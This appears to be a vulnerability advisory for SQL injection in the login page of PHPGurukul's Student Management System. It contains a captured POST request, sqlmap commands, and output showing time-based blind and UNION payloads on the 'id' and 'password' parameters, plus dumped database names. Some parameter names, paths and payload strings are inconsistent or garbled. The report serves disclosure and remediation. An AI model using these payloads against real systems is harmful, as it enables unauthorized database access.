


SQL Injection was found in the **studentrecordms/login.php** page of the PHPGurukul Student Management System using PHP and MySQL Project, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password **parameter in a POST HTTP request**.

➤ **Official Website URL:** <https://phpgurukul.com/student-management-system-using-php-and-mysql/>

Vulnerability Name:	SQL Injection	
Affected Vendor	PHPGurukul	
Affected Product Name	Student Management System using PHP and MySQL	
Affected Components	Version:	V1
	Affected Code File:	studentrecordms/login.php
	Affected Parameter:	username, password
	Method:	POST

Step to Reproduce:

Step 1: Visit to admin login page and enable burpsuite intercept and give username and password values with 'test' then send the request.



Step 2: Copy the request in text file and save..

```
1 POST /studentrecordms/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/studentrecordms/login.php
12 Cookie: PHPSESSID=Om0rtmokfckn4fiocqmwkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 id=test&password=test&submit=login
21 |
```

Step 3: Now run the sqlmap command against request saved in file.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch

```
PS C:\Users\bhush\Downloads\sqlmap> python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch
[1.8.9.1dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:13:11 / 2024-10-18/

[20:13:11] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\login.txt'
[20:13:11] [INFO] testing connection to the target URL
[20:13:11] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:13:11] [INFO] testing if the target URL content is stable
[20:13:11] [INFO] target URL content is stable
[20:13:11] [INFO] testing if POST parameter 'id' is dynamic
[20:13:11] [WARNING] POST parameter 'id' does not appear to be dynamic
[20:13:11] [WARNING] heuristic (basic) test shows that POST parameter 'id' might not be injectable
[20:13:11] [INFO] testing for SQL injection on POST parameter 'id'
[20:13:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:13:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:13:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:13:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:13:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:13:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:13:11] [INFO] testing 'Generic inline queries'
[20:13:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:13:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:13:11] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RETAIN_MESSAGE - comment)'
[20:13:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:13:11] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:13:11] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[20:13:11] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[20:13:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:13:11] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:13:11] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
```

Step 4: Now notice that 'id' parameter is detected vulnerable.

```
[20:13:25] [INFO] target URL appears to have 2 columns in query
get a 302 redirect to 'http://localhost/studentrecords/dashboard.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] N
do you want to (re)try to find proper UNION column types with fuzzy test? [Y/n] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[20:13:25] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 67 HTTP(s) requests:

Parameter: id (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=test' AND (SELECT 5717 FROM (SELECT(SLEEP(5)))EHXj) AND 'ZlW5'='ZlW5&password=test&submit=login

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=test' UNION ALL SELECT 62,CONCAT(0x716a7a6b71,0x7949614c5279547859497849754552504f6a66617564417241757a596c4a456a5461784771585854,0x716b767a71)--- --&password=test&submit=login

[20:13:26] [INFO] the back-end DBMS is MySQL
[20:13:26] [WARNING] results seem to be appear-cased by force. sqlmap will automatically lower-case them
web application technology: PHP 8.0.38, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:13:26] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 20:13:26 / 2024-10-18/
```

Parameter: password

Step 5: Now run sqlmap command against 'password' parameter with switch '-p'.

- python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt --batch --dbs -p 'password'

```
PS C:\Users\bhush\Downloads\sqlmap> python ./sqlmap.py -r C:\Users\bhush\Desktop\login.txt -p "password" --batch --dbs
[1.8.9.1dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:19:31 / 2024-10-18/

[20:19:31] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\login.txt'
[20:19:31] [INFO] resuming back-end DBMS 'MySQL'
[20:19:31] [INFO] testing connection to the target URL
[20:19:31] [INFO] testing if the target URL content is stable
[20:19:31] [INFO] target URL content is stable
[20:19:31] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[20:19:31] [INFO] testing for SQL injection on POST parameter 'password'
[20:19:31] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:19:31] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:19:31] [INFO] testing 'Generic inline queries'
[20:19:31] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:19:31] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:19:31] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[20:19:31] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[20:19:31] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[20:19:31] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[20:19:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:19:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:19:31] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
```

Step 6: Notice that 'password' parameter is vulnerable and all database is successfully retrieved.

```
[20:19:43] [INFO] target URL appears to have 2 columns in query
got a 302 redirect to 'http://localhost/studentrecords/dashboard.php'. Do you want to follow? [Y/N] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N] N
do you want to (re)try to find proper UNION column types with fuzzy test? [Y/N] N
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/N] Y
[20:19:44] [INFO] POST parameter 'password' is Generic UNION query (NULL) - 1 to 20 columns injectable
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:

Parameter: password (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=test&password=test' AND (SELECT 1181 FROM (SELECT(SLEEP(5)))uPi1) AND 'Mm5J'='Mm5Jgsubmit=login

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=test&password=test' UNION ALL SELECT 68,CONCAT(0x716a7adb71,0xe37144736b724e70756549585a72614946554b79786a6574424b52794363646f52464d666b46d76,0x716b767a71)-- --$submit=login

[20:19:44] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:19:44] [INFO] fetching database names
[20:19:44] [INFO] resumed: 'information_schema'
[20:19:44] [INFO] resumed: 'mysdb'
[20:19:44] [INFO] resumed: 'mysql'
[20:19:44] [INFO] resumed: 'performance_schema'
[20:19:44] [INFO] resumed: 'phpmyadmin'
[20:19:44] [INFO] resumed: 'preschool'
[20:19:44] [INFO] resumed: 'rtbsdb'
[20:19:44] [INFO] resumed: 'studentrecorddb'
[20:19:44] [INFO] resumed: 'test'

Available databases [0]:
[*] information_schema
[*] mysdb
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] preschool
[*] rtbsdb
[*] studentrecorddb
[*] test

[20:19:44] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'
[*] ending @ 20:19:44 /2024-10-18/
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://portswigger.net/web-security/sql-injection>